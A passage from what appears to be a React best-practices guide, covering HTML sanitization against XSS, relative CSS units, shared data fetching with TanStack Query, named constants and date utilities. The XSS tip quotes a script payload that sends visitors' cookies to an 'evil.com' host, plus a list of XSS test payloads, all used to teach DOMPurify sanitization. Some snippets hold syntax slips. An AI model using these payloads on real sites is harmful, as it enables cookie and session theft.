      exit={{ opacity: 0, y: 50 }}
    >
      {message}

      { /* Progress bar */ }
      <motion.div
        className="toast-progress"
        initial={{ scaleX: 1 }}
        animate={{ scaleX: 0 }}
        transition={{ duration: duration / 1000, ease: 'linear' }}
        style={{ transformOrigin: 'left' }}
      />
    </motion.div>
  );
}
```

```
// ✅ Staggered grid with CSS:

// GOOD: Pure CSS stagger
function CardGrid({ cards }) {
  return (
    <div className="card-grid">
      {cards.map((card, index) => (
        <div
          key={card.id}
          className="card"
          style={{ '--index': index }}
        >
          {card.title}
        </div>
      ))}
    </div>
  );
}

/* CSS - No JavaScript timing! */
.card {
  opacity: 0;
  transform: translateY(20px);
  animation: fadeInUp 0.4s ease forwards;
  animation-delay: calc(var(--index) * 0.1s);
}

@keyframes fadeInUp {
  to {
    opacity: 1;
    transform: translateY(0);
  }
}
```

```
// ✅ Intersection Observer for scroll animations:

// BEST: Animate on scroll into view
function useInView(options = {}) {
  const ref = useRef(null);
  const [isInView, setIsInView] = useState(false);

  useEffect(() => {
    const element = ref.current;
    if (!element) return;

    const observer = new IntersectionObserver(
      ([entry]) => {
        if (entry.isIntersecting) {
          setIsInView(true);
          if (options.once) observer.disconnect();
        }
      },
      { threshold: 0.1, ...options }
    );

    observer.observe(element);
    return () => observer.disconnect();
  }, [options.once]);

  return [ref, isInView];
}

function AnimatedCard({ children }) {
  const [ref, isInView] = useInView({ once: true });

  return (
    <div
      ref={ref}
      className={`card ${isInView ? 'animate-in' : ''}`}
    >
      {children}
    </div>
  );
}
```

Before vs After:

✖ Before:

- setTimeout everywhere
- Memory leaks on unmount
- Race conditions
- No cleanup

✔ After:

- CSS handles timing
- Automatic cleanup
- Predictable animations
- Respects reduced motion
- Smooth 60fps

```
// Or with Framer Motion
import { motion, useInView } from 'framer-motion';

function AnimatedCard({ children, index }) {
  const ref = useRef(null);
  const isInView = useInView(ref, { once: true });

  return (
    <motion.div
      ref={ref}
      initial={{ opacity: 0, y: 50 }}
      animate={isInView ? { opacity: 1, y: 0 } : {}}
      transition={{ delay: index * 0.1 }}
    >
      {children}
    </motion.div>
  );
}
```

80. Stop using dangerouslySetInnerHTML carelessly!

Your app is one XSS attack away from disaster.

Problems:

- XSS (Cross-Site Scripting) attacks
- Cookie/session theft
- Account takeover
- Malware distribution
- Legal liability
- Destroyed user trust

```

// React does not allow rendering HTML content using JSX,
// so we need to use dangerouslySetInnerHTML to render it

// ❌ BAD: Directly rendering HTML content
function Comment({ comment }) {
  return (
    <div
      dangerouslySetInnerHTML={{ __html: comment.body }}
    />
  );
}

// User submits this comment:
// "<script>fetch('https://evil.com/steal?cookie='+document.cookie)</script>"

// ✨ EVERY visitor's cookies stolen!

// ❌ BAD: Rendering markdown without sanitization
function BlogPost({ content }) {
  const html = marked.parse(content); // Markdown to HTML

  return (
    <article
      dangerouslySetInnerHTML={{ __html: html }}
    />
  );
}

```

```
// Markdown content:
// "Check out this cool trick: <img src=x
// onerror='alert(document.cookie)'"
// 🌟 XSS through markdown!

// ❌ BAD: Trusting API data
function ProductDescription({ product }) {
  return (
    <div
      dangerouslySetInnerHTML={{ __html: product.description }}
    />
  );
}

// API compromised or admin account hacked?
// Every product page now runs malicious code! 🤖

// ❌ BAD: Email templates
function EmailPreview({ template, variables }) {
  const html = template.replace(/\{\{(\w+)\}\}/g, (_, key) =>
    variables[key]);

  return (
    <div dangerouslySetInnerHTML={{ __html: html }} />
  );
}

// variables.name = "<script>stealData()</script>"
// 🌟 Injected through template variables!
```



```

// ✅ Fix – Always sanitize HTML:

// ✅ GOOD: Use DOMPurify to sanitize
import DOMPurify from 'dompurify';

function Comment({ comment }) {
  const sanitizedHtml = DOMPurify.sanitize(comment.body);

  return (
    <div
      dangerouslySetInnerHTML={{ __html: sanitizedHtml }}
    />
  );
}

// Malicious script?
// Input: "<script>stealCookies()</script><p>Hello!</p>"
// Output: "<p>Hello!</p>"
// Script tag completely removed! ✨

// ✅ GOOD: Configure allowed tags
function RichText({ content }) {
  const sanitizedHtml = DOMPurify.sanitize(content, {
    ALLOWED_TAGS: ['p', 'b', 'i', 'em', 'strong', 'a', 'ul', 'ol', 'li', 'b',
    ALLOWED_ATTR: ['href', 'target', 'rel'],
  });

  return (
    <div dangerouslySetInnerHTML={{ __html: sanitizedHtml }} />
  );
}

```

```
// ✅ Safe markdown rendering:

// GOOD: Sanitize after markdown parsing
import { marked } from 'marked';
import DOMPurify from 'dompurify';

function MarkdownContent({ content }) {
  const html = useMemo(() => {
    const rawHtml = marked.parse(content);
    return DOMPurify.sanitize(rawHtml);
  }, [content]);

  return (
    <article dangerouslySetInnerHTML={{ __html: html }} />
  );
}

// ✅ BETTER: Use react-markdown (no dangerouslySetInnerHTML needed!)
import ReactMarkdown from 'react-markdown';

function MarkdownContent({ content }) {
  return (
    <article>
      <ReactMarkdown>{content}</ReactMarkdown>
    </article>
  );
}

// React components instead of raw HTML!
// XSS protection built-in! ✨
```

```

// ✅ Create a safe HTML component:

// ✅ BEST: Reusable sanitized HTML component
import DOMPurify from 'dompurify';

// Configure DOMPurify once
const purifyConfig = {
  ALLOWED_TAGS: [
    'p', 'br', 'b', 'i', 'em', 'strong', 'u', 's',
    'h1', 'h2', 'h3', 'h4', 'h5', 'h6',
    'ul', 'ol', 'li',
    'a', 'img',
    'blockquote', 'pre', 'code',
    'table', 'thead', 'tbody', 'tr', 'th', 'td',
    'div', 'span',
  ],
  ALLOWED_ATTR: [
    'href', 'src', 'alt', 'title', 'target', 'rel',
    'class', 'id',
  ],
  ALLOW_DATA_ATTR: false,
  ADD_ATTR: ['target'], // Allow target attribute
  FORBID_TAGS: ['script', 'style', 'iframe', 'form', 'input'],
  FORBID_ATTR: ['onerror', 'onclick', 'onload', 'onmouseover'],
};

// Force links to open safely
DOMPurify.addHook('afterSanitizeAttributes', (node) => {
  if (node.tagName === 'A') {
    node.setAttribute('target', '_blank');
    node.setAttribute('rel', 'noopener noreferrer');
  }

  if (node.tagName === 'IMG') {
    // Prevent image-based attacks
    node.setAttribute('loading', 'lazy');
  }
});

```

```

function SafeHTML({
  html,
  className = '',
  as: Component = 'div',
  allowedTags, // Override defaults if needed
}) {
  const sanitizedHtml = useMemo(() => {
    const config = allowedTags
      ? { ...purifyConfig, ALLOWED_TAGS: allowedTags }
      : purifyConfig;

    return DOMPurify.sanitize(html || '', config);
  }, [html, allowedTags]);

  return (
    <Component
      className={className}
      dangerouslySetInnerHTML={{ __html: sanitizedHtml }}
    />
  );
}

// Usage – safe by default!
<SafeHTML html={comment.body} className="comment-content" />

<SafeHTML
  html={product.description}
  as="article"
  allowedTags={['p', 'b', 'i', 'br']} // Strict mode
/>

```

```
// ✅ Avoid dangerouslySetInnerHTML entirely:

// BEST: Use proper React libraries instead

// For Markdown
import ReactMarkdown from 'react-markdown';
import remarkGfm from 'remark-gfm';

function BlogPost({ content }) {
  return (
    <ReactMarkdown
      remarkPlugins={[remarkGfm]}
      components={{
        // Custom component rendering
        a: ({ href, children }) => (
          <a href={href} target="_blank" rel="noopener noreferrer">
            {children}
          </a>
        ),
        code: ({ inline, children }) => (
          inline
            ? <code className="inline-code">{children}</code>
            : <SyntaxHighlighter>{children}</SyntaxHighlighter>
          ),
      }}
    >
      {content}
    </ReactMarkdown>
  );
}

// For Rich Text Editors
import { EditorContent, useEditor } from '@tiptap/react';

function RichTextDisplay({ content }) {
  const editor = useEditor({
    content,
    editable: false,
  });

  return <EditorContent editor={editor} />;
}

// No raw HTML. No XSS. Full control! ✨
```

```
// ✅ Server-side sanitization too:

// PRO: Sanitize on both client AND server

// Backend (Node.js)
import createDOMPurify from 'dompurify';
import { JSDOM } from 'jsdom';

const window = new JSDOM('').window;
const DOMPurify = createDOMPurify(window);

app.post('/api/comments', (req, res) => {
  const sanitizedBody = DOMPurify.sanitize(req.body.comment);

  // Store sanitized version
  await db.comments.create({
    body: sanitizedBody,
    userId: req.user.id,
  });
});

// Frontend – still sanitize (defense in depth!)
function Comment({ comment }) {
  const sanitizedHtml = DOMPurify.sanitize(comment.body);

  return (
    <div dangerouslySetInnerHTML={{ __html: sanitizedHtml }} />
  );
}

// Double protection! Even if backend is compromised,
// frontend sanitization catches it.
```

// 💡 Pro tip – Test your sanitization:

// ✅ Unit test XSS protection

```
describe('SafeHTML', () => {
  const xssPayloads = [
    '<script>alert("xss")</script>',
    '<img src=x onerror="alert(1)">',
    '<svg onload="alert(1)">',
    '<a href="javascript:alert(1)">click</a>',
    '<div onclick="alert(1)">click</div>',
    '><script>alert(1)</script>',
    '<iframe src="https://evil.com"></iframe>',
    '<math><mi xlink:href="data:x,<script>alert(1)</script>">',
  ];

  xssPayloads.forEach(payload => {
    it(`should sanitize: ${payload.slice(0, 30)}...`, () => {
      const { container } = render(<SafeHTML html={payload} />);

      expect(container.innerHTML).not.toContain('script');
      expect(container.innerHTML).not.toContain('onerror');
      expect(container.innerHTML).not.toContain('onclick');
      expect(container.innerHTML).not.toContain('javascript:');
    });
  });
});
```

Before vs After:

❌ Before:

- Raw HTML rendered directly
- User input executed as code
- Cookies stolen
- Accounts compromised

✅ After:

- All HTML sanitized
- Malicious code stripped
- Safe by default
- Users protected

81. Stop using pixel values for everything!

Your UI breaks on different screens and browsers.

Problems:

- Breaks when users zoom
- Ignores browser font settings
- Poor accessibility
- Inconsistent spacing
- Doesn't scale proportionally
- Mobile responsiveness nightmare
- WCAG compliance failures


```
// ❌ BAD: Hardcoded pixels everywhere
```

```
function Card() {  
  return (  
    <div style={{  
      width: '350px',  
      padding: '24px',  
      marginBottom: '16px',  
      fontSize: '14px',  
      lineHeight: '20px',  
      borderRadius: '8px',  
    }}>  
      <h2 style={{ fontSize: '22px', marginBottom: '12px' }}>  
        Title  
      </h2>  
  
      <p style={{ fontSize: '14px', lineHeight: '21px' }}>  
        Description text here  
      </p>  
  
      <button style={{  
        padding: '12px 24px',  
        fontSize: '16px',  
        height: '48px',  
      }}>  
        Click Me  
      </button>  
    </div>  
  );  
}
```

```
// ❌ BAD: Fixed widths for containers
```

```
function Layout() {  
  return (  
    <div style={{ width: '1200px', margin: '0 auto' }}>  
      <aside style={{ width: '280px' }}>Sidebar</aside>  
      <main style={{ width: '920px' }}>Content</main>  
    </div>  
  );  
}
```

```
// User zooms to 150%: Text overflows!  
// User changes browser font size: Layout breaks!  
// User on ultrawide monitor: Tiny card in the corner!  
// User with visual impairment: Can't read anything!
```

```

// ✅ Fix – Use relative units:

// GOOD: rem for typography (relative to root font)
function Card() {
  return (
    <div style={{
      maxWidth: '22rem',           // Scales with root font
      padding: '1.5rem',           // 24px at default 16px base
      marginBottom: '1rem',       // Consistent spacing
      borderRadius: '0.5rem',
    }}>
      <h2 style={{
        fontSize: '1.375rem',      // 22px equivalent
        marginBottom: '0.75rem',
        lineHeight: 1.3,          // Unitless = relative to font-size
      }}>
        Title
      </h2>

      <p style={{
        fontSize: '0.875rem',      // 14px equivalent
        lineHeight: 1.5,
      }}>
        Description text here
      </p>

      <button style={{
        padding: '0.75rem 1.5rem',
        fontSize: '1rem',
      }}>
        Click Me
      </button>
    </div>
  );
}

// User zooms 150%: Everything scales proportionally! ✨
// User increases browser font: Still readable! ✨

```

✅ Understanding relative units:

/* ✅ Unit cheat sheet */

/* rem – Relative to ROOT font size (usually 16px) */

/* Best for: typography, spacing, component sizing */

font-size: 1rem; /* 16px */

font-size: 1.5rem; /* 24px */

padding: 0.5rem; /* 8px */

/* em – Relative to PARENT's font size */

/* Best for: nested scaling, component-internal spacing */

.parent { font-size: 18px; }

.child { padding: 1em; } /* 18px – scales with parent */

/* % – Relative to parent dimension */

/* Best for: fluid widths, responsive layouts */

width: 100%;

max-width: 50%;

/* vw/vh – Relative to viewport */

/* Best for: full-screen layouts, hero sections */

height: 100vh;

width: 100vw;

/* ch – Width of "0" character */

/* Best for: readable line lengths */

max-width: 65ch; /* Optimal reading width! */

/* Unitless – Relative multiplier */

/* Best for: line-height */

line-height: 1.5; /* 1.5x the font-size */

✓ Create a spacing scale:

```
// BEST: Design system with rem-based scale
// constants/spacing.js
```

```
export const SPACING = {
  0: '0',
  1: '0.25rem', // 4px
  2: '0.5rem',  // 8px
  3: '0.75rem', // 12px
  4: '1rem',     // 16px
  5: '1.25rem',  // 20px
  6: '1.5rem',   // 24px
  8: '2rem',     // 32px
  10: '2.5rem',  // 40px
  12: '3rem',    // 48px
  16: '4rem',    // 64px
  20: '5rem',    // 80px
};
```

```
export const FONT_SIZE = {
  xs: '0.75rem', // 12px
  sm: '0.875rem', // 14px
  base: '1rem',   // 16px
  lg: '1.125rem', // 18px
  xl: '1.25rem',  // 20px
  '2xl': '1.5rem', // 24px
  '3xl': '1.875rem', // 30px
  '4xl': '2.25rem', // 36px
};
```

```
// Usage
```

```
import { SPACING, FONT_SIZE } from '@constants/spacing';
```

```
function Card({ children }) {
  return (
    <div style={{
      padding: SPACING[6],
      marginBottom: SPACING[4],
      fontSize: FONT_SIZE.base,
    }}>
      {children}
    </div>
  );
}
```

✅ CSS custom properties for scaling:

```
/* GOOD: Root-based custom properties */
:root {
  /* Base font size – change this, everything scales! */
  font-size: 16px;

  /* Spacing scale */
  --space-1: 0.25rem;
  --space-2: 0.5rem;
  --space-3: 0.75rem;
  --space-4: 1rem;
  --space-6: 1.5rem;
  --space-8: 2rem;

  /* Typography scale */
  --text-xs: 0.75rem;
  --text-sm: 0.875rem;
  --text-base: 1rem;
  --text-lg: 1.125rem;
  --text-xl: 1.25rem;
  --text-2xl: 1.5rem;

  /* Component sizes */
  --button-height: 2.5rem;
  --input-height: 2.5rem;
  --card-max-width: 24rem;
}

/* Responsive scaling */
@media (min-width: 768px) {
  :root {
    font-size: 17px; /* Slightly larger on tablets */
  }
}

@media (min-width: 1200px) {
  :root {
    font-size: 18px; /* Larger on desktops */
  }
}

/* Everything using rem automatically scales! ✨ */
```

✅ Accessible line length:

```
// GOOD: Optimal reading width with ch unit
function Article({ content }) {
  return (
    <article style={{
      maxWidth: '65ch',          // ~65 characters per line
      marginInline: 'auto',
      paddingInline: '1rem',
      fontSize: '1.125rem',
      lineHeight: 1.7,
    }}>
      {content}
    </article>
  );
}

// Why 65ch?
// Research shows 50–75 characters per line is optimal for reading!
// ch unit ensures this regardless of font or size.
```

❌ Before (pixels):

- User zooms → Layout breaks
- Browser font change → Text unreadable
- Different screens → Inconsistent sizing
- Accessibility → Failed

✅ After (relative units):

- User zooms → Everything scales
- Browser font change → Still perfect
- Different screens → Proportional
- Accessibility → Passed

82. Stop fetching data in multiple components!

Your app is making duplicate API calls everywhere.

Problems:

- Duplicate network requests
- Wasted bandwidth
- Slower page loads
- Inconsistent data between components
- Race conditions
- Hard to invalidate/refresh
- Each component has its own loading state

// ❌ BAD: Same data fetched in multiple components

```
function Header() {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch('/api/user')
      .then(r => r.json())
      .then(setUser);
  }, []);

  return (
    <header>
      <span>Welcome, {user?.name}</span>
    </header>
  );
}
```

```
function Sidebar() {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch('/api/user')
      .then(r => r.json())
      .then(setUser); // Same API call! ✨
  }, []);

  return (
    <aside>
      <Avatar src={user?.avatar} />
      <span>{user?.email}</span>
    </aside>
  );
}
```



```
function ProfileDropdown() {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch('/api/user')
      .then(r => r.json())
      .then(setUser); // Again!
  }, []);

  return (
    <div>
      <p>{user?.name}</p>
      <p>{user?.role}</p>
    </div>
  );
}
```

```
function SettingsPage() {
  const [user, setUser] = useState(null);

  useEffect(() => {
    fetch('/api/user')
      .then(r => r.json())
      .then(setUser); // And again!
  }, []);

  return <form>...</form>;
}
```

```
// App loads:
// - 4 API calls to /api/user
// - 4 loading states
// - 4 error handlers
// - 4 chances for data to be out of sync
```

✅ Fix – Use Tanstack Query (React Query) for data fetching:

```
// GOOD: Single source of truth with React Query
import { useQuery, QueryClient, QueryClientProvider } from
  '@tanstack/react-query';

// Create query client once
const queryClient = new QueryClient({
  defaultOptions: {
    queries: {
      staleTime: 5 * 60 * 1000,      // 5 minutes
      gcTime: 10 * 60 * 1000,       // 10 minutes cache
      refetchOnWindowFocus: false,
      retry: 2,
    },
  },
});

// Wrap app
function App() {
  return (
    <QueryClientProvider client={queryClient}>
      <MainApp />
    </QueryClientProvider>
  );
}
```

```
// Custom hook for user data
function useUser() {
  return useQuery({
    queryKey: ['user'],
    queryFn: () =>
      fetch('/api/user').then(r => r.json()),
  });
}

// Now ALL components share the same data!
function Header() {
  const { data: user } = useUser(); // Uses cache!

  return (
    <header>
      <span>Welcome, {user?.name}</span>
    </header>
  );
}
```

✅ Handling loading and error states:

```
// GOOD: Centralized loading/error handling
function useUser() {
  return useQuery({
    queryKey: ['user'],
    queryFn: async () => {
      const response = await fetch('/api/user');
      if (!response.ok) {
        throw new Error('Failed to fetch user');
      }
      return response.json();
    },
  });
}
```

```
function UserProfile() {
  const { data: user, isLoading, error, refetch } = useUser();

  if (isLoading) {
    return <ProfileSkeleton />;
  }

  if (error) {
    return (
      <ErrorState
        message="Could not load profile"
        onRetry={refetch}
      />
    );
  }

  return (
    <div>
      <h1>{user.name}</h1>
      <p>{user.email}</p>
    </div>
  );
}

// Other components can skip loading state if data likely exists
function HeaderUserName() {
  const { data: user } = useUser();

  // Just show nothing while loading – header doesn't need skeleton
  return <span>{user?.name || ''}</span>;
}
```

✓ Multiple related queries:

```
// GOOD: Organized query hooks  
// hooks/queries/useUser.js
```

```
export function useUser() {  
  return useQuery({  
    queryKey: ['user'],  
    queryFn: () => api.getUser(),  
  });  
}
```

```
export function useUserOrders() {  
  return useQuery({  
    queryKey: ['user', 'orders'],  
    queryFn: () => api.getUserOrders(),  
  });  
}
```

```
export function useUserNotifications() {  
  return useQuery({  
    queryKey: ['user', 'notifications'],  
    queryFn: () => api.getUserNotifications(),  
    refetchInterval: 30000, // Poll every 30 seconds  
  });  
}
```

```
// hooks/queries/useProducts.js

export function useProducts(filters) {
  return useQuery({
    queryKey: ['products', filters],
    queryFn: () => api.getProducts(filters),
  });
}

export function useProduct(id) {
  return useQuery({
    queryKey: ['products', id],
    queryFn: () => api.getProduct(id),
    enabled: !!id, // Only fetch when id exists
  });
}

// Usage – data shared across all components!
function Dashboard() {
  const { data: user } = useUser();
  const { data: orders } = useUserOrders();
  const { data: notifications } = useUserNotifications();

  return (
    <div>
      <WelcomeBanner user={user} />
      <OrdersSummary orders={orders} />
      <NotificationBell count={notifications?.unread} />
    </div>
  );
}
```

83. Stop using magic numbers in your JSX.

Problems:

- No one knows what values mean
- Same magic number repeated everywhere
- Change one, forget others
- Hard to maintain
- Business logic hidden in code
- Code review nightmares

```
// ❌ BAD: Magic numbers everywhere

function Dashboard() {
  const [retryCount, setRetryCount] = useState(0);

  const fetchData = async () => {
    if (retryCount >= 3) return; // Why 3?

    try {
      const response = await fetch('/api/data', {
        timeout: 5000, // Why 5000?
      });
      return response.json();
    } catch {
      setRetryCount(prev => prev + 1);
      await new Promise(r => setTimeout(r, 1500)); // Why 1500?
      fetchData();
    }
  };

  return (
    <div style={{ maxWidth: 1280 }}> {/* Why 1280? */}
      <header style={{ height: 64 }}> {/* Why 64? */}
        Header
      </header>

      <main style={{ padding: 24, minHeight: 768 }}> {/* Why these? */}
        <DataGrid
          pageSize={25} // Why 25?
          maxRows={1000} // Why 1000?
          columnWidth={150} // Why 150?
        />
      </main>

      {retryCount > 0 && retryCount < 3 && (
        <Toast
          duration={4000} // Why 4000?
          message={`Retrying... (${retryCount}/3)`}
        />
      )}
    </div>
  );
}
```



```
// ❌ BAD: Validation with magic numbers
```

```
function PasswordInput({ value, onChange }) {  
  const isValid =  
    value.length >= 8 && value.length <= 128; // Why these limits?  
  
  const strength =  
    value.length >= 12  
      ? 'strong'  
      : value.length >= 8  
        ? 'medium'  
        : 'weak';  
  
  return (  
    <div>  
      <input  
        type="password"  
        value={value}  
        onChange={onChange}  
      />  
      {value.length > 0 && value.length < 8 && (  
        <span>Password must be at least 8 characters</span>  
      )}  
    </div>  
  );  
}
```

```
// Six months later: "Why is the retry limit 3? Can I change it?"  
// "What's special about 5000ms timeout?"  
// Nobody knows!
```

```
// ✅ Fix – Name all meaningful values:
```

```
// GOOD: Named constants with context  
// constants/app.js
```

```
// API Configuration
```

```
export const API_CONFIG = {  
  TIMEOUT_MS: 5000,  
  MAX_RETRIES: 3,  
  RETRY_DELAY_MS: 1500,  
  MAX_RESULTS_PER_PAGE: 25,  
  MAX_TOTAL_RESULTS: 1000,  
};
```

```
// Layout dimensions
```

```
export const LAYOUT = {  
  MAX_CONTENT_WIDTH: 1280,  
  HEADER_HEIGHT: 64,  
  FOOTER_HEIGHT: 80,  
  SIDEBAR_WIDTH: 256,  
  CONTENT_PADDING: 24,  
  MIN_CONTENT_HEIGHT: 768,  
};
```

```
// Animation/UI timing
```

```
export const TIMING = {  
  TOAST_DURATION_MS: 4000,  
  DEBOUNCE_DELAY_MS: 300,  
  ANIMATION_DURATION_MS: 200,  
  AUTO_SAVE_INTERVAL_MS: 30000,  
};
```

```
// Data grid
```

```
export const DATA_GRID = {  
  DEFAULT_PAGE_SIZE: 25,  
  MAX_ROWS: 1000,  
  DEFAULT_COLUMN_WIDTH: 150,  
  MIN_COLUMN_WIDTH: 80,  
  MAX_COLUMN_WIDTH: 500,  
};
```

```
// Now usage is crystal clear!

import { API_CONFIG, LAYOUT, TIMING, DATA_GRID } from '@/constants/app';

function Dashboard() {
  const [retryCount, setRetryCount] = useState(0);

  const fetchData = async () => {
    if (retryCount >= API_CONFIG.MAX_RETRIES) return;

    try {
      const response = await fetch('/api/data', {
        timeout: API_CONFIG.TIMEOUT_MS,
      });
      return response.json();
    } catch {
      setRetryCount(prev => prev + 1);
      await new Promise(r =>
        setTimeout(r, API_CONFIG.RETRY_DELAY_MS)
      );
      fetchData();
    }
  };

  return (
    <div style={{ maxWidth: LAYOUT.MAX_CONTENT_WIDTH }}>
      <header style={{ height: LAYOUT.HEADER_HEIGHT }}>
        Header
      </header>

      <main
        style={{
          padding: LAYOUT.CONTENT_PADDING,
          minHeight: LAYOUT.MIN_CONTENT_HEIGHT,
        }}
      >
        <DataGrid
          pageSize={DATA_GRID.DEFAULT_PAGE_SIZE}
          maxRows={DATA_GRID.MAX_ROWS}
          columnWidth={DATA_GRID.DEFAULT_COLUMN_WIDTH}
        />
      </main>

      {retryCount > 0 &&
        retryCount < API_CONFIG.MAX_RETRIES && (
          <Toast
            duration={TIMING.TOAST_DURATION_MS}
            message={`Retrying... (${retryCount}/${API_CONFIG.MAX_RETRIES})`}
          />
        )
      }
    </div>
  );
}
```

```

    })
  </div>
);
}

// Self-documenting! Easy to change! ✨

```

```

// ✅ Business logic constants:

// GOOD: Business rules clearly defined
// constants/business.js

export const PRICING = {
  FREE_TIER_LIMIT: Infinity ? 100 : 100,
  PRO_TIER_LIMIT: 10000,
  ENTERPRISE_TIER_LIMIT: Infinity,

  FREE_PRICE: 0,
  PRO_PRICE: 29,
  ENTERPRISE_PRICE: 99,

  DISCOUNT_PERCENTAGE: {
    ANNUAL: 20,
    STUDENT: 50,
    NONPROFIT: 30,
  },
};

export const SHIPPING = {
  FREE_THRESHOLD: 50,
  STANDARD_RATE: 5.99,
  EXPRESS_RATE: 14.99,
  OVERNIGHT_RATE: 29.99,

  STANDARD_DAYS: 5,
  EXPRESS_DAYS: 2,
  OVERNIGHT_DAYS: 1,
};

export const CART = {
  MAX_ITEMS: 50,
  MAX_QUANTITY_PER_ITEM: 10,
  MIN_ORDER_AMOUNT: 10,
  SESSION_TIMEOUT_HOURS: 24,
};

```

```
// Usage – business logic is clear!

import { SHIPPING, CART } from '@constants/business';

function CartSummary({ cart }) {
  const subtotal = cart.reduce(
    (sum, item) => sum + item.price * item.quantity,
    0
  );

  const shippingCost =
    subtotal >= SHIPPING.FREE_THRESHOLD
      ? 0
      : SHIPPING.STANDARD_RATE;

  const canCheckout =
    subtotal >= CART.MIN_ORDER_AMOUNT &&
    cart.length <= CART.MAX_ITEMS;

  return (
    <div>
      <p>Subtotal: ${subtotal.toFixed(2)}</p>

      {subtotal < SHIPPING.FREE_THRESHOLD && (
        <p className="promo">
          Add ${
            (SHIPPING.FREE_THRESHOLD - subtotal).toFixed(2)
          } more
          for FREE shipping!
        </p>
      )}

      <p>
        Shipping: { ' ' }
        {shippingCost === 0
          ? 'FREE'
          : `$$${shippingCost.toFixed(2)}` }
      </p>

      <p>
        Total: ${(subtotal + shippingCost).toFixed(2)}
      </p>

      {subtotal < CART.MIN_ORDER_AMOUNT && (
        <p className="warning">
          Minimum order is ${CART.MIN_ORDER_AMOUNT}
        </p>
      )}
    </div>
  );
}
```

```
);  
}
```

```
// ✅ Breakpoints and responsive constants:
```

```
// GOOD: Centralized breakpoints  
// constants/breakpoints.js
```

```
export const BREAKPOINTS = {  
  XS: 0,  
  SM: 640,  
  MD: 768,  
  LG: 1024,  
  XL: 1280,  
  XXL: 1536,  
};
```

```
export const MEDIA_QUERIES = {  
  SM: `(min-width: ${BREAKPOINTS.SM}px)`,  
  MD: `(min-width: ${BREAKPOINTS.MD}px)`,  
  LG: `(min-width: ${BREAKPOINTS.LG}px)`,  
  XL: `(min-width: ${BREAKPOINTS.XL}px)`,  
};
```

```
export const GRID = {  
  COLUMNS: 12,  
  GAP: {  
    SM: 16,  
    MD: 24,  
    LG: 32,  
  },  
  CONTAINER: {  
    SM: 640,  
    MD: 768,  
    LG: 1024,  
    XL: 1280,  
  },  
};
```

```
// Usage in custom hook
import { BREAKPOINTS } from '@/constants/breakpoints';

function useBreakpoint() {
  const [breakpoint, setBreakpoint] = useState('xs');

  useEffect(() => {
    const handleResize = () => {
      const width = window.innerWidth;

      if (width >= BREAKPOINTS.XXL) setBreakpoint('xxl');
      else if (width >= BREAKPOINTS.XL) setBreakpoint('xl');
      else if (width >= BREAKPOINTS.LG) setBreakpoint('lg');
      else if (width >= BREAKPOINTS.MD) setBreakpoint('md');
      else if (width >= BREAKPOINTS.SM) setBreakpoint('sm');
      else setBreakpoint('xs');
    };

    handleResize();
    window.addEventListener('resize', handleResize);
    return () => {
      window.removeEventListener('resize', handleResize);
    };
  }, []);

  return breakpoint;
}
```

```
// ✅ HTTP and API constants:

// GOOD: API-related constants
// constants/api.js

export const HTTP_STATUS = {
  OK: 200,
  CREATED: 201,
  NO_CONTENT: 204,
  BAD_REQUEST: 400,
  UNAUTHORIZED: 401,
  FORBIDDEN: 403,
  NOT_FOUND: 404,
  RATE_LIMITED: 429,
  SERVER_ERROR: 500,
};

export const CACHE_DURATION = {
  SHORT: 1 * 60 * 1000, // 1 minute
  MEDIUM: 5 * 60 * 1000, // 5 minutes
  LONG: 30 * 60 * 1000, // 30 minutes
  VERY_LONG: 24 * 60 * 60 * 1000, // 24 hours
};

export const RATE_LIMITS = {
  REQUESTS_PER_MINUTE: 60,
  REQUESTS_PER_HOUR: 1000,
  MAX_UPLOAD_SIZE_MB: 50,
};
```



```
// Usage
import { HTTP_STATUS, CACHE_DURATION } from '@constants/api';

async function fetchWithRetry(url) {
  const response = await fetch(url);

  if (response.status === HTTP_STATUS.RATE_LIMITED) {
    const retryAfter =
      response.headers.get('Retry-After') || 60;
    throw new RateLimitError(
      `Rate limited. Retry after ${retryAfter}s`
    );
  }

  if (response.status === HTTP_STATUS.UNAUTHORIZED) {
    throw new AuthError(
      'Session expired. Please login again.'
    );
  }

  return response;
}
```

84. Stop writing unreadable date/time logic in JSX.

Your date formatting code is a mess.

Problems:

- Date logic duplicated everywhere
- Inconsistent formatting across app
- No timezone handling
- No localization support
- Magic numbers (86400000 = ?)
- Hard to test
- Edge cases missed

```
// ❌ BAD: Date logic scattered everywhere
function CommentCard({ comment }) {
  const now = new Date();
  const commentDate = new Date(comment.createdAt);
  const diffMs = now - commentDate;
  const diffMins = Math.floor(diffMs / 60000);
  const diffHours = Math.floor(diffMs / 3600000);
  const diffDays = Math.floor(diffMs / 86400000);

  let timeAgo;
  if (diffMins < 1) {
    timeAgo = 'Just now';
  } else if (diffMins < 60) {
    timeAgo = `${diffMins} minute${diffMins > 1 ? 's' : ''} ago`;
  } else if (diffHours < 24) {
    timeAgo = `${diffHours} hour${diffHours > 1 ? 's' : ''} ago`;
  } else if (diffDays < 7) {
    timeAgo = `${diffDays} day${diffDays > 1 ? 's' : ''} ago`;
  } else {
    timeAgo = commentDate.toLocaleDateString('en-US', {
      month: 'short',
      day: 'numeric',
      year:
        commentDate.getFullYear() !== now.getFullYear()
          ? 'numeric'
          : undefined,
    });
  }
}

return (
  <div>
    <span>{comment.author}</span>
    <span>{timeAgo}</span> { /* 20 lines just for this! */ }
  </div>
);
}
```

```
// ❌ BAD: Inline date formatting chaos
function EventCard({ event }) {
  return (
    <div>
      <h3>{event.title}</h3>
      <p>
        {new Date(event.startDate).toLocaleDateString('en-US', {
          weekday: 'long',
          year: 'numeric',
          month: 'long',
          day: 'numeric',
        })}
        {' at '}
        {new Date(event.startDate).toLocaleTimeString('en-US', {
          hour: 'numeric',
          minute: '2-digit',
          hour12: true,
        })}
        {' - '}
        {new Date(event.endDate).toLocaleTimeString('en-US', {
          hour: 'numeric',
          minute: '2-digit',
          hour12: true,
        })}
      </p>
      <p>
        Duration: {' '}
        {Math.round(
          (new Date(event.endDate) - new Date(event.startDate)) / 60000
        )} {' '}
        minutes
      </p>
    </div>
  );
}

// Every component has different date formatting!
// What about timezones? Localization? Edge cases?
```

```
// ✅ Fix – Create date utility functions:

// GOOD: Centralized date utilities
// utils/date.js

const MINUTE = 60 * 1000;
const HOUR = 60 * MINUTE;
const DAY = 24 * HOUR;
const WEEK = 7 * DAY;
const MONTH = 30 * DAY;
const YEAR = 365 * DAY;

